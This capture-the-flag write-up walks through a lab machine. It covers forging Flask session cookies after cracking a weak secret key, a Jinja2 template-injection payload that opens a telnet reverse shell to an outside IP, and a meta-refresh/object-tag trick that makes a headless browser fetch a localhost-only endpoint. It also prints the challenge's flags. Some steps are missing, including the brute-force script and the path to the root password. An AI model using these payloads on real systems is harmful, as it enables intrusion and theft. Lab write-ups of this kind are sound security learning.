Pre-CTF
As I’m using an ARM-based computer (M1 MacBook), I couldn’t run the machine locally. I sent an email to see if I could get an ARM version but I was not expecting a response, so I hosted it in AWS, allowed incoming connections, and got to work.
Flag 1
Information gathering
I started by enumerating open ports in the machine using nmap, and got the following results:
foo@bar:~$ nmap -p- target
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-03 12:45 +01
Nmap scan report for ec2-18-193-109-242.eu-central-1.compute.amazonaws.com (18.193.109.242)
Host is up (0.051s latency).
Not shown: 65512 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
135/tcp   filtered msrpc
137/tcp   filtered netbios-ns
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
593/tcp   filtered http-rpc-epmap
1068/tcp  filtered instl_bootc
1871/tcp  filtered canocentral0
1999/tcp  open     tcp-id-port
3131/tcp  open     netbookmark
3208/tcp  filtered pfu-prcallback
4331/tcp  filtered ktickets-rest
4444/tcp  filtered krb524
4510/tcp  filtered unknown
4557/tcp  filtered fax
5554/tcp  filtered sgi-esphttp
5800/tcp  filtered vnc-http
5900/tcp  filtered vnc
9995/tcp  filtered palace-4
9996/tcp  filtered palace-5
10080/tcp filtered amanda
16660/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 694.52 seconds
Out of all those ports I was interested in the open ones, so I checked port 80 (http) to get started. I was greeted by the source code for a Flask app. After further inspection I found that it was running on port 1999, which was also open on the target server, and the contents matched, so I set my eyes on finding cracks in this service.
Exploitation
After a quick scan over the code, I understood that I needed an account to get access to other parts of the site, that access required a Flask session with the attribute authorized, and that the login information was stored in a JWT token kept in the cookies.
Seeing how the Flask app set the secret key it uses for the session token, and the fact that it had a small hard-coded value for the length instead of the one being passed to it, meant that it could be brute-forced to generate my own session tokens.


I sent a curl HEAD request to /refreshTime to get an initial session token:
foo@bar:~$ curl -I -X HEAD http://target:1999/refreshTime
HTTP/1.1 302 FOUND
Content-Length: 189
Content-Type: text/html; charset=utf-8
Date: Wed, 03 Jan 2024 11:52:20 GMT
Location: /
Server: waitress
Set-Cookie: session=eyJ0aW1lIjoxNzA0MjgyNzQwLjYwNzg1MTd9.ZZVKdA.kkHIGn3vUEH30m0sukM6SbftC-M; HttpOnly; Path=/
Vary: Cookie
Then I made a Python script to generate all 5-letter strings from abcdef0123456789:

And then used flask-unsign to crack the secret key:
foo@bar:~$ flask-unsign --wordlist secrets.txt --unsign --cookie 'eyJ0aW1lIjoxNzA0MjgyNzQwLjYwNzg1MTd9.ZZVKdA.kkHIGn3vUEH30m0sukM6SbftC-M'
[*] Session decodes to: {'time': 1704282740.6078517}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 526848 attempts
'2a2e1'
I then crafted my own session token with a bigger timestamp (the server has a middleware that checks for that before each request, this way I won’t have to keep crafting session tokens) and set authorized to true:
foo@bar:~$ flask-unsign --sign --cookie "{'time': 2704489533.8307025,'authorized': True}" --secret '2a2e1'
eyJ0aW1lIjoyNzA0NDg5NTMzLjgzMDcwMjMsImF1dGhvcml6ZWQiOnRydWV9.ZZVNcg.ABqufMuizXqFECt6G89w4SOYFoM
Then I edited the session cookie and registered with random credentials. I messed around for a bit, matching the code with the interaction I have with the website, then I noticed that in the checkout section Flask renders the name of the user, which is user-defined, and Flask’s Jinja2 is famous for being injectable, so I tried to see if this was the case here.
I tried {% config %} and it resulted in a server error, and {{ config }} gave me this:

And so my hypothesis was true! This means I can execute Python on the server, which entails remote code execution, so I started crafting a payload that would give me access through a reverse shell, and I ended up with this:
{{ config.__class__.from_envvar.__globals__.__builtins__.__import__("os").popen("TF=$(mktemp -u);mkfifo $TF && telnet 3.138.180.119 10663 0<$TF | sh 1>$TF").read() }}(I used ngrok to get a public TCP link, and I got the IP after using dig on the address ngrok gave me.)
Once there, I upgraded my shell and found flag.txt two levels higher, in /var/www/cryptos:
foo@bar:~$ nc -lvnp 443
Connection from 127.0.0.1:56606
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@offchain:~/cryptos/challenge/flask$ pwd
pwd
/var/www/cryptos/challenge/flask
www-data@offchain:~/cryptos/challenge/flask$ cd ..
cd ..
www-data@offchain:~/cryptos/challenge$ cd ..
cd ..
www-data@offchain:~/cryptos$ ls
ls
challenge  crypto.py  flag.txt	requirements.txt  venv
www-data@offchain:~/cryptos$ pwd
pwd
/var/www/cryptos
www-data@offchain:~/cryptos$ cat flag.txt
cat flag.txt
halborn{nic3_RCE_c0ngr4ts!}
www-data@offchain:~/cryptos$
The first flag is halborn{nic3_RCE_c0ngr4ts!}.
Flag 2
Information gathering
Once I got remote access to the server, I found the code for the other service running on port 3131, which was an Express server. I made a local copy of the code to analyze it at ease. I found out that it was dockerized, and that with current privileges I could not get the container’s environment through something like:
docker inspect mycontainer --format "{{.Config.Env}}"So I either had to escalate privileges to gain root access and then access the Docker container, or exploit the Express app in some way. I decided to go for the latter. Considering the setting, I assumed there should be some sort of vulnerability in it. My assumption was confirmed once I saw that the /secret path prints the flag if the request is sent from the server itself, and that it uses Puppeteer to render an HTML page which itself uses user-defined fields without validation, protected only by a Content-Security-Policy header.
Exploitation
I tried to find a payload that would:
- Not trigger one of the Content-Security-Policies
- Make a request to
/secret
I spent quite some time trying to meet both criteria, until I decided to clear my head and try a new approach. I went back to the code to find some sort of crack. The logic is flawless. Nothing to exploit in the Express server. Then I tried to find ways to bypass the Content-Security-Policy header. That is when I found out that there is a header that does the same job:
<meta http-equiv="Content-Security-Policy" content="default-src * data: mediastream: blob: filesystem: about: ws: wss: 'unsafe-eval' 'wasm-unsafe-eval' 'unsafe-inline';script-src * data: blob: 'unsafe-inline' 'unsafe-eval';frame-src * data: blob: ;style-src * data: blob: 'unsafe-inline';img-src * data: blob: 'unsafe-inline';">(Made it as relaxed as possible.)
Tried using it and got hit by an error stating that the tag was rendered in the body and so it was ignored. I went back to the HTML template to see if I could add things inside the <head> and BINGO, there was a {{ name }} tag in the head! I added </title> and <title> to the beginning and end of the payload:
</title><meta http-equiv="Content-Security-Policy" content="default-src * data: mediastream: blob: filesystem: about: ws: wss: 'unsafe-eval' 'wasm-unsafe-eval' 'unsafe-inline';script-src * data: blob: 'unsafe-inline' 'unsafe-eval';frame-src * data: blob: ;style-src * data: blob: 'unsafe-inline';img-src * data: blob: 'unsafe-inline';"><title>But it still didn’t allow JavaScript to be run. A quick search later revealed that the browser, when faced with multiple Content-Security-Policy directives, only uses the latter ones if they make things more strict, so overwriting directives wasn’t an option.
Turns out using the script-src-elem *; script-src-attr * directives is supposed to render the script-src directive useless, but that didn’t work either.
I then randomly stumbled on a meta tag I forgot about, one that redirects the user to any URL specified in it:
<meta http-equiv="refresh" content="0;url=http://example.com">I used it to redirect to http://localhost:3131/secret but, as I suspected, it still said:

The solution to this was simple: I created an HTML file that contains the following:
<html>
	<body>
		<object data="http://localhost:3131/secret" width="100%" height="100%"></object>
	</body>
</html>
I spun up an HTTP server with Python and used ngrok again to make it publicly available.
PS: I used object instead of iframe since the /secret path sets the X-Frame-Options header to none, which means content cannot be rendered in an iframe.
And so my final payload was:
</title><meta http-equiv="refresh" content="0;url=http://fafb-41-140-207-20.ngrok-free.app"><title>
And so I assumed halborn{0ffch41n_rul3s_0xfabada} was the actual flag, but I wasn’t fully convinced.
Root: the real flag
So I tried it on a hunch as the password and it worked. With a root shell I could finally read the file sitting in /root, which held the real final flag:
halborn{g00d_hope_u_like_0ffch41n_stuffs!}
Conclusion and final thoughts
I had a lot of fun working on this machine; the only part I didn’t enjoy was setting it up on AWS.